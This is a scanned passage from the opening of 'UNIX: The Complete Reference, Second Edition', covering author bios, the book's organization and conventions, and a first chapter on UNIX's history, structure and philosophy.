
Table of Contents

NEXT



UNIX: The Complete Reference, Second Edition

byKenneth H. Rosenet al.
McGraw-Hill/Osborne 2007 (912 pages)
ISBN:9780072263367

Written by UNIX experts with many years of experience starting with Bell Laboratories, this one-stop resource provides step-by-step instructions on how to use UNIX and take advantage of its powerful tools and utilities.

Table of Contents

NEXT

PREV NEXT

Back Cover

Get cutting-edge coverage of the newest releases of UNIX--including Solaris 10, all Linux distributions, HP-UX, AIX, and FreeBSD--from this thoroughly revised, one-stop resource for users at all experience levels. Written by UNIX experts with many years of experience starting with Bell Laboratories, *UNIX: The Complete Reference, Second Edition* provides step-by-step instructions on how to use UNIX and take advantage of its powerful tools and utilities.

Get up-and-running on UNIX quickly, use the command shell and desktop, and access the Internet and e-mail. You'll also learn to administer systems and networks, develop applications, and secure your UNIX environment. Up-to-date chapters on UNIX desktops, Samba, Python, Java Apache, and UNIX Web development are included.

- Install, configure, and maintain UNIX on your PC or workstation
- Work with files, directories, commands, and the UNIX shell
- Create and modify text files using powerful text editors
- Use UNIX desktops, including GNOME, CDE, and KDE, as an end user or system administrator
- Use and manage e-mail, TCP/IP networking, and Internet services
- Protect and maintain the security of your UNIX system and network
- Share devices, printers, and files between Windows and UNIX systems
- Use powerful UNIX tools, including awk, sed, and grep
- Develop your own shell, Python, and Perl scripts, and Java, C, and C++ programs under UNIX
- Set up Apache Web servers and develop browser-independent Web sites and applications

About the Authors

Kenneth H.Rosen has more than 22 years experience in the computing and telecommunications industries. As a distinguished member of the technical staff at Bell Laboratories and AT&T Laboratories, he has worked on a wide variety of projects involving data communications and networking, multimedia, and the evaluation of new technologies. He is a prolific inventor, having more than 60 issued and pending patents. Dr. Rosen holds a BS from the University of Michigan and a PhD in mathematics from MIT. He also has held positions at the University of Colorado, the Ohio State University, and the University of Maine. He currently is a visiting research professor in the Computer Science Department at Monmouth University Dr. Rosen is a well-known author of leading textbooks and reference books in mathematics and computer science.

Douglas A. Host has more than 29 years experience working on computing and network projects at AT&T. He was responsible for intranet/Internet services technology along with new service planning at AT&T Laboratories. He has extensive background in systems design and worked with the Chief Architect's area in Bell Labs designing new voice and data services. As a software engineer, he developed and programmed numerous telecommunications systems for AT&T's Operating Companies. He is also an expert in Human Performance Engineering and headed groups responsible for developing human interfaces for large-scale computing applications. Host received advanced degrees in both computer science and library science at Rutgers University.

Rachel Klee has been using UNIX for over ten years. She was a software developer for the Openproof project at the Center for the Study of Language and Information at Stanford University, where she helped build the UNIX server back end for the *Language, Proof and Logic* courseware package. She was a program manager at Microsoft in the Tablet PC group, and she currently teaches mathematics and computing. Rachel has a degree in mathematics from Stanford University.

James Farber is a distinguished member of technical staff at Avaya Labs, where he is responsible for the design and specification of the user interface for business telephone products. He was a member of Bell Laboratories and AT&T Labs from 1980 to 2003. He has worked on applications and user interfaces for many messaging, information, and communications products and services. Farber received his PhD from Cornell University where he was also a member of the faculty in perception and cognitive psychology.

Richard Rosinski is the vice president for professional services at VoiceGenie Technologies. He is responsible for VoiceGenie's global professional services practice delivering speech-enabled applications, and for overseeing worldwide client services operations. Rosinski also has held the position of executive director of Nortel; he also led speech technology work at Periphonics Corp. He has more than 18 years of experience with AT&T, and with Bell Labs, where he led organizations providing for Enhanced Voice Services, Automated Transaction Processing Services, and Applied Speech Technology He holds a PhD in Psychology specializing in statistics, and cognitive science from Cornell University He is the author of six books and has 13 patents relating to IVR and speech technology He serves as vice president of the board of directors of AVIOS.

PREV NEXT

PREV NEXT

UNIX-The Complete Reference, Second Edition

Kenneth H. Rosen
Douglas A. Host
Rachel Klee
James Farber
Richard Rosinksi

New York Chicago San Francisco Lisbon London Madrid Mexico City Milan New Delhi San Juan Seoul Singapore Sydney Toronto

*The **McGraw-Hill** companies*

McGraw-Hill books are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. For more information, please write to the Director of Special Sales, Professional Publishing, McGraw-Hill, Two Penn Plaza, New York, NY 10121-2298. Or contact your local bookstore.

1234567890 DOC DOC 019876

ISBN-13: 978-0-07-226336-7
ISBN-10: 0072263369

Sponsoring Editor
Jane Brownlow

Editorial Supervisor
Patty Mon

Project Manager
Samik Roy Chowdhury

Acquisitions Coordinator
Jennifer Housh

Technical Editor
Nalneesh Gaur

Copy Editor
Bob Campbell

Proofreader
Megha Beniwal

Indexer
Valerie Robbins

Production Supervisor

Jean Bodeaux

Composition
International Typesetting and Composition

Illustration
International Typesetting and Composition

Cover Designer
Jeff Weeks

About the Authors

Kenneth H.Rosen has more than 22 years experience in the computing and telecommunications industries. As a distinguished member of the technical staff at Bell Laboratories and AT&T Laboratories, he has worked on a wide variety of projects involving data communications and networking, multimedia, and the evaluation of new technologies. He is a prolific inventor, having more than 60 issued and pending patents. Dr. Rosen holds a BS from the University of Michigan and a PhD in mathematics from MIT. He also has held positions at the University of Colorado, the Ohio State University, and the University of Maine. He currently is a visiting research professor in the Computer Science Department at Monmouth University Dr. Rosen is a well-known author of leading textbooks and reference books in mathematics and computer science.

Douglas A.Host has more than 29 years experience working on computing and network projects at AT&T. He was responsible for intranet/Internet services technology along with new service planning at AT&T Laboratories. He has extensive background in systems design and worked with the Chief Architect's area in Bell Labs designing new voice and data services. As a software engineer, he developed and programmed numerous telecommunications systems for AT&T's Operating Companies. He is also an expert in Human Performance Engineering and headed groups responsible for developing human interfaces for large-scale computing applications. Host received advanced degrees in both computer science and library science at Rutgers University.

Rachel Klee has been using UNIX for over ten years. She was a software developer for the Openproof project at the Center for the Study of Language and Information at Stanford University, where she helped build the UNIX server back end for the *Language, Proof and Logic* courseware package. She was a program manager at Microsoft in the Tablet PC group, and she currently teaches mathematics and computing. Rachel has a degree in mathematics from Stanford University.

James Farber is a distinguished member of technical staff at Avaya Labs, where he is responsible for the design and specification of the user interface for business telephone products. He was a member of Bell Laboratories and AT&T Labs from 1980 to 2003. He has worked on applications and user interfaces for many messaging, information, and communications products and services. Farber received his PhD from Cornell University where he was also a member of the faculty in perception and cognitive psychology.

Richard Rosinski is the vice president for professional services at VoiceGenie Technologies. He is responsible for VoiceGenie's global professional services practice delivering speech-enabled applications, and for overseeing worldwide client services operations. Rosinski also has held the position of executive director of Nortel; he also led speech technology work at Periphonics Corp. He has more than 18 years of experience with AT&T, and with Bell Labs, where he led organizations providing for Enhanced Voice Services, Automated Transaction Processing Services, and Applied Speech Technology He holds a PhD in Psychology specializing in statistics, and cognitive science from Cornell University He is the author of six books and has 13 patents relating to IVR and speech technology He serves as vice president of the board of directors of AVIOS.

About the Contributing Authors

Joseph Chung became enamored of “alternative” operating systems such as OS/2 and Linux while pursuing a masters and doctorate in Environmental and Occupational Health Science at the University of Illinois at Chicago from 1991 to 1996. His knowledge and everyday use of Linux led to his being drafted to administer Solaris and Linux systems at the U.S. Environmental Protection Agency, where he worked as an environmental scientist from 1996 to 2001. From 2001, he has held the position of Unix administrator-teacher for the Computer Science Department at Monmouth University, administering all the department’s UNIX servers, labs, and desktops and also teaching courses in UNIX system administration and system programming.

Nate Klee has been developing C++ software on UNIX systems for over ten years. He is currently a lead software engineer at Zipper Interactive, where he writes code for video games. From 2000 to 2004, he worked on virtual worlds at There Inc. Previously, Nate developed graphics software at Sun Microsystems and Java software at Homestead.com. He received his bachelors and masters degrees in computer science from Stanford University, where he also worked as a teaching assistant and a computer consultant.

About the Technical Editor

Nalneesh Gaur has more than 12 years of professional experience in Information Technology and Consulting. Nalneesh has published numerous articles on information security for journals such as *Information Security Magazine, The ISSA Journal, Sys-Admin, The Linux Journal, Inside Solaris,* and others. Nalneesh is the technical editor for several Solaris books published by McGraw-Hill. He also speaks on the topic of Internet fraud at various security conferences.

Nalneesh has an MS in civil engineering from the University of Oklahoma. He holds the SUN Enterprise Certified Engineer, CISSP, and ISSAP certifications.

Acknowledgments

We would like to express our appreciation to the many people who helped us in the preparation of this book. First, we would like to thank Joe Chung and Nalneesh Gaur who provided detailed technical reviews of the previous edition of this book, pointing out key areas for revision and providing many useful suggestions that helped us make this book truly up-to-date. Also, we thank the technical reviewers of this new edition, including Nalneesh Gaur, Rich Clayton, and Joe Chung. We would also like to thank the many readers of the first edition who have provided us with valuable suggestions.

We have had valuable help from a number of people on portions of this book, including John Navarra for his contributions on Perl, Joe O’Neil for his contributions on Java, Bill Wetzel for his contributions on the Web, Tony Hansen for his contributions on administration of the mail system, Jack Y.Gross for his contributions on administrations of TCP/IP networking and file sharing, Sue Long for contributions on awk and many valuable comments and suggestions, Joe Chung for his contributions on Apache and Web development, and Nate Klee for his contributions on C, C++, and Java. We also thank Bob Bliss for his help setting up a variety of UNIX variants, including several Linux distributions and Solaris, for use in writing this book.

We thank our editor Jane Brownlow for her support, enthusiasm, and encouragement. We also thank the staff at McGraw-Hill, especially Jennifer Housh, who has coordinated the entire project, Samik Roy Chowdhury, who served as project manager, Robert Campbell, who was the copy editor, Megha Beniwal, who proofread the book, and Jean Bodeaux, who was the production supervisor.

Finally, we would like to thank all of our families for their understanding, encouragement, and support throughout this effort.

PREV NEXT

Introduction

Overview

Our goal in writing this second edition has been to provide an up-to-date comprehensive treatment of UNIX for users of all of its major variants, including Linux, HP-UX, Solaris, AIX, and Mac OS X. (People new to the UNIX world should be aware that for all practical purposes Linux is really just a variant of UNIX, differing from other UNIX variants only deep within its kernel.) From the overwhelming success of the first edition of this book, we know that many people have found this first edition invaluable for getting started with UNIX while more advanced users have found this book an important resource for learning about new topics. The previous edition of this book and its predecessor, *UNIX System V Release 4: An Introduction* (which only covered one particular UNIX variant) have sold more than 150,000 copies.

We have explicitly designed this book to be useful to both new and experienced users. If you are new to UNIX, this book will help you quickly start using UNIX effectively; if you are a Windows user who wants to learn about UNIX, this book can help you migrate to the UNIX environment or use UNIX and Windows together; and if you are an experienced UNIX user, you'll find a wealth of material on advanced topics, including security, administration, networking, tools, and development in the UNIX environment. Among the many currently available books on UNIX (and Linux), this book is unique in the breadth of coverage, its applicability to all UNIX variants, and its inclusion of both material for new UNIX users and for those already experienced with UNIX. This book can be the only complete book on UNIX that you will need, no matter what variant you are using.

Also, we have included material for people working in a wide range of computing environments-from personal desktops to corporate networks-from environments using just one UNIX variant, to those using more than one UNIX variant and/or Windows. In particular, we explain how to obtain, install, configure, run, and maintain UNIX systems on both personal computers and large multiuser environments.

Note that although we have provided comprehensive coverage of an extremely wide variety of aspects of UNIX, it would take a vast library to cover everything about UNIX! In this book we have selected the core information needed to get started and to tell you where to find additional resources, both books and web sites, to go much further.

Unfortunately, many books on UNIX, and other operating systems, are only cookbooks that show how to use a variety of different commands or carry out specific tasks. Unlike those books, this book not only shows how to use particular commands, but it also explains the ideas and concepts behind them, providing the reader a deeper understanding that makes it easier to learn how to become an effective UNIX user, and how to start becoming a UNIX administrator or developer.

PREV NEXT

PREV NEXT

About This Book

This book provides a comprehensive introduction to UNIX and its variants-especially Linux, HP-UX, Solaris, AIX, and Mac OS X. It starts with the basics needed by a new user to log in and begin using a UNIX System computer effectively, and goes on to cover many important topics for both new and sophisticated users. The wide range of facilities covered throughout this book include

- *Basic commands,* needed in daily work, including variations in the versions of these commands, if any, in Linux, HP-UX, Solaris, AIX, and Mac OS X
- *Graphical user interfaces* (analogous to the Windows interface), which let you use your computer more effectively by providing an alternative to the traditional command-line interface
- *Files* and *directories* used to organize data of all types, including how to create and manage them
- The *shell* (including the Korn Shell, Bash, and the C Shell), which is your command interpreter, and the programming capabilities it provides, which you can use to create shell scripts
- *Editors* used for creating and managing files and documents
- *Utilities* and *tools* for solving problems and building customized solutions
- Capabilities that let you *integrate* Windows and UNIX
- Utilities for *management* and *administration* of your machine, as well as for ensuring its *security*
- Commands and tools for *program development*
- *Networking* utilities, that permit you to send and receive electronic mail, transfer files, share files, remotely execute commands on other machines, and access the Internet
- Software you can use for building your own *web server* and tools for *developing a web site*

What's New in the Second Edition

This second edition is a major revision of the first edition published in 1999. In preparing this new edition we updated all topics. Suggestions from reviewers and from many users of the first edition helped guide our revision work. In this new edition we have added many new topics that have become important in the last few years, while relegating outdated content to the web site, where it can be accessed by legacy users. Among the most important changes in this new edition are

- Details about the continued evolution of UNIX in recent years
- In-depth coverage of widely used desktop graphical user interfaces for UNIX, including GNOME, CDE, and KDE
- Expanded coverage of the particularities of the most widely used variants of the UNIX System, including Linux, Solaris, HP-UX, AIX, and Mac OS X
- Expanded coverage of the newest web browser, how to install and run a web server, and how to create web applications
- Thorough coverage of development tools for the UNIX environment, including Python
- Expanded material on security, system administration, and network administration
- The latest information on using UNIX and Windows together

- Up-to-date coverage of important applications for UNIX-both free and commercial
- Extensive pointers to books and web sites where readers can find out more about key topics
- Up-to-date pointers where to find and how to use many useful UNIX utilities and programs in all areas covered by this book that you can download and use free of charge

How This Book Is Organized

This book is organized into seven parts. The first six contain chapters on related topics. They are followed by an appendix.

Part I introduces "Basics," the material a new user needs to get started and begin using UNIX effectively, including how to work with files and directories, how to use command shells, how to edit files, and how to use graphical user interfaces.

Part II introduces "User Networking"-from the perspective of a user-including electronic mail, TCP/IP, and how to use the Internet.

Part III introduces "System Administration" including how processes work and how to schedule them, basic and advanced administrative tasks, and system security

Part IV introduces "Network Administration" including how to run client/server environments, how to install and maintain an Apache web server, how to administer networks, and how to create and manage an environment that integrates UNIX and Windows.

Part V introduces "Tools and Programming" which includes a powerful collection of tools, filters, and programming language techniques. These include basic UNIX tools, shell scripting, the **awk** and **sed** utilities, and the Perl, Python, Java, and C/C++ programming languages.

Part VI introduces "Enterprise Solutions" which includes important classes of applications available for UNIX and ties much of the book together in its explanation how to build and maintain a web site in the UNIX environment.

The book concludes with the Appendix, which provides detailed information on how to use the **man** (Manual) pages for your UNIX variant.

Part I: Basics for UNIX/Linux

Chapters 1 through 7 introduce the UNIX System. They are designed to orient a new user and explain how to carry out basic tasks. Chapter 1 provides an overview of the evolution of UNIX and answers the question of what UNIX really is. This chapter also describes each widely used UNIX variant-including Linux, HP-UX, Solaris, AIX, and Mac OS X.

Read Chapters 2 through 5 if you are a new or relatively inexperienced UNIX user. You'll learn what you need to get started in Chapter 2, so you can begin using UNIX on whatever configuration you have. In Chapter 3 you will learn how to organize your files and how to carry out commands for working with files and directories. Chapter 4 introduces the shell, the UNIX command interpreter, and shows you how to use it. Chapter 5 describes the basic features and capabilities of text editing using **vi** and **emacs** editors, and the Linux **vim** editor.

Chapters 6 and 7 describe the three most heavily used graphical user interfaces in the UNIX environment. Chapter 6 covers the GNOME desktop, how to use it, and many of the built-in tools available with it. Chapter 7 covers the CDE and KDE desktops, how to use them, and their tools. Both of these chapters illustrate how the UNIX environment has evolved from only supporting a command-line interface to supporting a rich-featured graphical user interface-which resembles the environment familiar to users of Windows and the Apple Macintosh.

Part II: User Networking

Chapters 8 through 10 introduce user communications and networking facilities in the UNIX environment. Chapter 8 describes how users can send and receive electronic mail; it covers the basic

facilities for handling mail, as well as widely used mail programs, such as Elm and Pine. Chapter 9 describes how users can access remote machines, copy information to and from them, execute tasks on remote machines, and find out information about remote users, using the TCP/IP system. Chapter 10 provides an introduction to using the Internet as a UNIX user, including reading and posting netnews, chatting using the Internet Relay Chat, and using web browsers.

Part III: System Administration

Chapters 11 through 14 introduce the tasks needed to manage and administer UNIX systems. Chapter 11 explains the concept of a process and describes how to monitor and manage processes. Chapter 12 covers UNIX security In this chapter you can learn how the UNIX System handles passwords, how to encrypt and decrypt files, how to ensure the security of your system, how to control access to resources, and how the UNIX System can be adapted to meet government security requirements. Chapter 13 covers basic system administration. It describes how to add and delete users, how to manage file systems, add software packages, administer printers, and perform general maintenance tasks. Chapter 14 covers advanced system administration capabilities, including managing disks, managing the file system structure, data backup and restore, and managing system services.

Part IV: Network Administration

Chapters 15 through 18 explain the key tasks needed to create and administer networks. Chapter 15 deals with client/server environments and includes coverage of file sharing. Chapter 16 shows you how to install and run an Apache web server. Chapter 17 describes how to manage and administer the networking utilities provided under UNIX, including the **sendmail** application, the TCP/IP System, the Network File system (NFS), and the Domain Name System (DNS), and provides basic security measures for all of these. Chapter 18 demonstrates how to use the UNIX and Windows systems together effectively in a networked environment using a number of techniques.

Part V: Tools and Programming

Chapters 19 through 25 cover a suite of useful tools for solving problems and carrying out a wide range of tasks. Chapter 19 covers important tools and utilities that let you manage, edit, compare, and format file content, as well as general tools such as mathematical tools. Chapter 20 discusses shell scripting, including what shell scripts are, their syntax and structure, and shows you how to build your own shell scripts. In Chapter 21 you'll learn how to use the powerful **awk** language as well as the **sed** stream editor to solve a variety of problems. Chapter 22 covers the Perl scripting language and its syntax, showing how it combines shell scripting, **awk** and **sed** into a powerful tool that is used for many applications, including web applications. Chapter 23 introduces the Python scripting language. Chapter 24 shows you how to use the C/C++ programming language to develop, compile, debug, and manage software programs under UNIX. Chapter 25 provides an overview of the Java object-oriented programming language, including its syntax and use.

Part VI: Enterprise Solutions

Chapters 26 and 27 provide solutions for the enterprise environment and for users running UNIX in a professional environment. Chapter 26 lists and describes a number of free and commercial applications that are available for use, including a wide range of horizontal (general-purpose) applications such as office applications, word processors, graphics tools, databases, and multimedia tools. Chapter 27 describes in detail how to develop web-based applications and how to maintain a web site.

Appendix

The Appendix helps the user understand how to use the key source of information about UNIX facilities, the **man** (manual) pages, and how to use and create permuted index, so that finding a needed command is easier.

About the Companion Web Site

There is a web site that contains additional content for this edition, located at *http://books.mcgraw-hill.com/getbook.php?isbn=0072263369&template=computing*, and referred to as the *companion*

web site. This web site-in addition to providing information about this edition of the book-contains links to documents that cover additional topics, including some topics covered in the first edition or in *UNIX System V Release 4, An Introduction* that are now primarily of interest to users of legacy versions of UNIX. You will find the following material on the web site:

- Glossary
- Text Processing
- Advanced Text Processing
- The UUCP System
- Text Editing with **ed**
- The Tcl Family of Tools
- The X Window System
- Additional URL references for topics of interest about UNIX

Course Use

The first edition of this book has been extensively used for courses at schools, including universities and colleges. To make this second edition more useful for instructors and students, we have included a collection of exercises on the companion web site. Instructors interested in using this book as a text should consult their McGraw-Hill sales representative.

PREV NEXT

PREV NEXT

How to Use This Book

We designed this book so that it can be used by different kinds of users. Use the following guidelines to find what is right for your needs.

If you are a *new user,* begin with Chapter 1, where you can read about the UNIX philosophy, what the UNIX System is, and what it does. Then read Chapter 2 to learn how to get started on your system including sending electronic mail. Chapters 3 and 4 will help you master basic UNIX System concepts, including files, directories, and command shells. Move on to Chapter 5 to learn how to use text editing on your files, and then continue with other chapters corresponding to your interests and needs.

If you *have used command-line interfaces up until now* and want to understand how to use graphical user interfaces (GUIs) such as GNOME, CDE, or KDE, read either Chapter 6 or 7 depending on which GUI you want to use.

If you *want to understand basic user networking,* read Chapters 8 through 10. These will help you to send mail, communicate with other systems, and use the Internet.

If you are either a *new* or *experienced system administrator,* read Chapters 11 through 14. These chapters will help you to perform your job more effectively.

If you are a *network administrator,* or a system administrator who also needs to administer networks, read Chapters 15 through 18. These chapters will help you manage your network, and help you to build a web server for your users.

If you are a *developer,* read Chapters 19 through 25. These chapters are designed to help you use tools, scripting, and programming languages to create useful applications for your environment.

If you *manage* a UNIX installation, want to use UNIX for professional work, or plan to develop a web site, read Chapters 26 and 27. Chapter 26 will help you locate and acquire some useful applications for your system, and Chapter 27 will help you develop web applications.

Conventions Used in This Book

The notation used in a technical book should be consistent and uniform. Unfortunately, the notation used by authors of books and manuals on UNIX varies widely. In this book we have adopted a consistent and uniform set of notations. For easy reference, we summarize these notation conventions here:

- Commands, options, arguments, and user input appear in bold-for example **ls**.
- Names of variables to which values must be assigned are in italics. Directory and filenames are also shown in italics. Electronic mail address, USENET newsgroups, and URLs of web sites are also in italics-for example, *filename1.*
- Information displayed on your terminal screen is shown in constant width font. This includes command lines and responses from UNIX.
- Input that you type in a command line, but that does not appear on the screen, for example, passwords, is shown within angle brackets-for example, < >.
- Keys and key combinations are represented in small capitals-for example, CTRL-D, ESC, and ENTER.
- In command-line and shell script illustrations, comments are set off by a # (pound sign)-for example, # THIS IS A COMMENT.
- User input that is optional, such as command options and arguments, is enclosed in square brackets-for example, *[option].*

PREV NEXT

PREV NEXT

Part I: Basic

Chapter List

PREV NEXT

PREV NEXT

Chapter 1: Background

Overview

The UNIX computer operating system has had a fascinating history and evolution. Starting as a research project begun by a handful of people, it has become an important product used extensively in business, academia, and government. Today, people use operating systems with many different names that are variants of UNIX. Many of the commands and utilities in these different variants are identical and others are extremely similar. The differences between these variants often lie in the inner workings of the operating system, not seen by the user, as well as in special added capabilities for advanced users or system administrations.

This chapter provides a foundation for understanding what UNIX is and how it has evolved. It describes the structure of UNIX and introduces its major components, including the shell, the file system, and the kernel. You will see how the applications and commands you use relate to this structure. Understanding the relationships among these components will help you read the rest of this book and use any version of UNIX effectively.

To gain an insight into how the relationships between the different components of UNIX evolved, you should learn something about the history of UNIX from its birth at Bell Laboratories to the early twenty-first century Understanding this history will also help you understand the origins of different UNIX variants and help you see how they are related. The chapter also describes the standards that have been developed and are now used as the yardstick for determining whether an operating system can be called “UNIX.”

This chapter also includes a description of the most widely used UNIX variants. In particular, you will read about the history and philosophy of Linux, an open-source version of UNIX that has become exceedingly popular. You will also learn about the most widely used UNIX variants, including Solaris, AIX, and HP-UX, as well as FreeBSD, NetBSD, OpenBSD, Mac OS X, UnixWare, and IRIX. You will also find an extensive timeline that displays how the important variants of UNIX have evolved. Important contributors to the development of UNIX are also noted.

Because UNIX variants often compete with versions of Windows NT, this chapter compares these two operating systems. The chapter concludes with a discussion of the future of UNIX and some words of advice about which UNIX version you might want to choose.

PREV NEXT

PREV NEXT

What Is UNIX?

UNIX once referred to a specific operating system. However, today it is not a single operating system, but rather a large family of closely related operating systems. These different operating systems are sometimes known as UNIX variants, or UNIX-like operating systems. All these operating systems are built using a collection of enabling technologies that were originally developed in the 1970s at AT&T Bell Laboratories and at the University of California, Berkeley They have much in common and share a set of utilities and programs. However, each variant has its own peculiarities and differs from other variants particularly in its kernel, or inner code, and in specialized features.

PREV NEXT

PREV NEXT

Why Is UNIX Important?

During the past 35 years, the operating system known as UNIX has evolved into a powerful, flexible, and versatile operating system. The different variants of UNIX conform to a variety of standards and are closely related. To understand how to use any or all of them, you need to only understand the basic conceptual model upon which UNIX is built. Once this conceptual model is understood, it is straightforward to learn the peculiarities of a variant of UNIX or to learn how to use a new variant of UNIX if you already know how to use another.

UNIX, as it is implemented in its many variants, serves as the operating system for all types of computers, including personal computers and engineering workstations, multiuser microcomputers, minicomputers, mainframes, and supercomputers, as well as special-purpose devices. The number of computers running a variant of UNIX has grown explosively with more than 40 million computers now running a variant of UNIX and more than 300 million people using these systems. This rapid growth, especially for computers running Linux, is expected to continue, according to most computer industry experts. The success of UNIX is due to many factors, including its portability to a wide range of machines, its adaptability and simplicity, the wide range of tasks that it can perform, its multiuser and multitasking nature, and its suitability for networking, which has become increasingly important as the Internet has blossomed. What follows is a description of the features that have made UNIX so popular.

Open Source Code

The source code for key variants of UNIX, and not just the executable code, has been made available to users and programmers. Because of this, many people have been able to adapt UNIX in different ways. This openness has led to the introduction of a wide range of new features and versions customized to meet special needs. It has been easy for developers to adapt to UNIX, because the computer code for UNIX is straightforward, modular, and compact. This has fostered the evolution of UNIX. New features are constantly being developed for various versions of UNIX, with most of these features compatible with earlier versions.

Cooperative Tools and Utilities

The UNIX System provides users with many different *tools* and *utilities* that can be leveraged to perform an amazing variety of jobs. Some of these tools are simple commands that you can use to carry out specific tasks. Other tools and utilities are really small programming languages that you can use to build scripts to solve your own problems.

Most important, the tools are intended to work together, like machine parts or building blocks. Not only are many tools and utilities included with UNIX, but many others are available as add-ons, including many that are available free of charge from archives on the Internet.

Multiuser and Multitasking Abilities

The UNIX operating system can be used for computers with many users or a single user, because it is a *multiuser* system. It is also a *multitasking* operating system, because a single user can carry out more than one task at once. For instance, you can run a program that checks the spelling of words in a text file while you simultaneously read your electronic mail.

Excellent Networking Environment

The UNIX operating system provides an excellent environment for *networking.* It offers programs and utilities that provide the services needed to build networked applications-the basis for distributed, networked computing. With networked computing, information and processing is shared among different computers in a network. The UNIX system has proved to be useful in client/server computing where machines on a network can be both clients and servers at the same time. UNIX also has been the base system for the development of Internet services and for the growth of the Internet. UNIX

provides an excellent platform for web servers. Consequently, with the growing importance of distributed computing and the Internet, the popularity of UNIX has grown.

Portability

It is far easier to *port* UNIX to new machines than other operating systems-that is, far less work is needed to adapt it to run on a new hardware platform. The portability of UNIX results from its being written almost entirely in the C programming language. The portability to a wide range of computers makes it possible to move applications from one system to another.

The preceding brief description shows some of the important attributes of UNIX that have led to its explosive growth. More and more people are using UNIX variants, especially Linux, as they realize that it provides a computing environment that supports their needs. Also, many people use UNIX without even knowing it, such as people using the desktop environment of Mac OS X without knowing that it is built on UNIX, and people who use devices running a UNIX variant designed to support embedded systems. Moreover, many people now use computers running a variety of operating systems, with clients, servers, and special-purpose computers running different operating systems. UNIX plays an important role in this mix of operating systems. Many people run both a variety of Windows and one of UNIX on the same personal computer; some of these machines even ask the user which operating system to boot when the machine is turned on.

PREV NEXT

PREV NEXT

The Structure of the UNIX Operating System

To understand how UNIX works, you need to understand its structure. The UNIX operating system is made up of several major components. These components include the *kernel,* the *shell, the file system,* and the *commands* (or *user programs*). The relationship among the user, the shell, the kernel, and the underlying hardware is displayed in Figure 1–1.




Figure 1–1: The structure of the UNIX System

The Kernel

The *kernel* is the part of the operating system that interacts directly with the hardware of a computer, through *device drivers* that are built into the kernel. It provides sets of services that can be used by programs, insulating these programs from the underlying hardware. The major functions of the kernel are to manage computer memory, to control access to the computer, to maintain the file system, to handle interrupts (signals to terminate execution), to handle errors, to perform input and output services (which allow computers to interact with terminals, storage devices, and printers), and to allocate the resources of the computer (such as the CPU or input/output devices) among users.

Programs interact with the kernel through *system calls.* System calls tell the kernel to carry out various tasks for the program, such as opening a file, writing to a file, obtaining information about a file, executing a program, terminating a process, changing the priority of a process, and getting the time of day Different implementations of a variant of the UNIX system may have compatible system calls, with each call having the same functionality However, the *internals,* programs that perform the functions of system calls (usually written in the C language), and the system architecture in two different UNIX variants or even two different implementations of a particular UNIX variant may bear little resemblance to one another.

Utilities

The UNIX System contains several hundred utilities or user programs. Commands are also known as *tools,* because they can be used separately or put together in various ways to carry out useful tasks. You execute these utilities by invoking them by name through the shell; this is why they are called *commands.*

A critical difference between UNIX and earlier operating systems is the ease with which new programs can be installed-the shell need only be told where to look for commands, and this is user-definable.

You can perform many tasks using the standard utilities supplied with UNIX. There are utilities for text editing and processing, for managing information, for electronic communications and networking, for performing calculations, for developing computer programs, for system administration, and for many other purposes. Much of this book is devoted to a discussion of utilities. In particular, Chapters 3, 4,

and 19 cover a variety of tools of interest to users. Specialized tools, including both those included with UNIX and others available as add-ons, and are introduced throughout the book. One of the nice, but not unique, features of UNIX is the availability of a wide variety of add-on utilities, either free of charge or by purchase from software vendors.

The File System

The basic unit used to organize information in UNIX is called a *file.* The UNIX file system provides a logical method for organizing, storing, retrieving, manipulating, and managing information. Files are organized into a *hierarchical file system,* with files grouped together into *directories.* An important simplifying feature of UNIX is the general way it treats files. For example, physical devices are treated as files; this permits the same commands to work for ordinary files and for physical devices; for instance, printing a file (on a printer) is treated similarly to displaying it on the terminal screen.

The Shell

The *shell* reads your commands and interprets them as requests to execute a program or programs, which it then arranges to have carried out. Because the shell plays this role, it is called a *command interpreter.* Besides being a command interpreter, the shell is also a programming language. As a programming language, it permits you to control how and when commands are carried out. The shell (and its major variants) is discussed in Chapters 4 and 20.

PREV NEXT

Applications

You can use *applications* built using UNIX commands, tools, and programs. Application programs carry out many different types of tasks. Some perform general functions that can be used by a variety of users in government, industry, and education. These are known as *horizontal applications* and include such programs as word processors, compilers, database management systems, spreadsheets, statistical analysis programs, and communications programs. Others are industry-specific and are known as *vertical applications.* Examples include software packages used for managing a hotel, running a bank, and operating point-of-sale terminals. UNIX application software is discussed in Chapter 26. UNIX text processing software packages are covered on the companion web site *(http://books.mcgraw-hill.com/getbook.php?isbn=0072263369&template=computing).*

Several classes of applications have experienced explosive growth in the past few years. The first of these involves network applications, including those that let people make use of the wide range of services available on the Internet. Chief among these are web browsers and web server applications. Another important class of applications deals with multimedia. Such applications let users create and view multimedia files, including audio, images, and video.

PREV NEXT

PREV NEXT

The UNIX Philosophy

As it has evolved, UNIX has developed a characteristic, consistent approach that is sometimes referred to as the *UNIX philosophy.* This philosophy has deeply influenced the structure of the system and the way it works. Keeping this philosophy in mind helps you understand the way UNIX treats files and programs, the kinds of commands and programs it provides, and the way you use it to accomplish a task.

The UNIX philosophy is based on the idea that a powerful and complex computer system should still be *simple, general,* and *extensible,* and that making it so provides important benefits for both users and program developers. Another way to express the basic goals of the UNIX philosophy is to note that, for all its size and complexity, UNIX still reflects the idea that "small is beautiful." This approach is especially reflected in the way UNIX treats files and in its focus on *software tools.*

UNIX views files in an extremely simple and general way within a single model. It views directories, ordinary files, devices such as printers and disk drives, and your keyboard and terminal screen all in the same way The file system hides details of the underlying hardware from you; for example, you do not need to know which drive a file is on. This simplicity allows you to concentrate on what you are really interested in-the data and information the file contains. In a local area network, the concept of a remote file system even saves you from needing to know which machine your files are on.

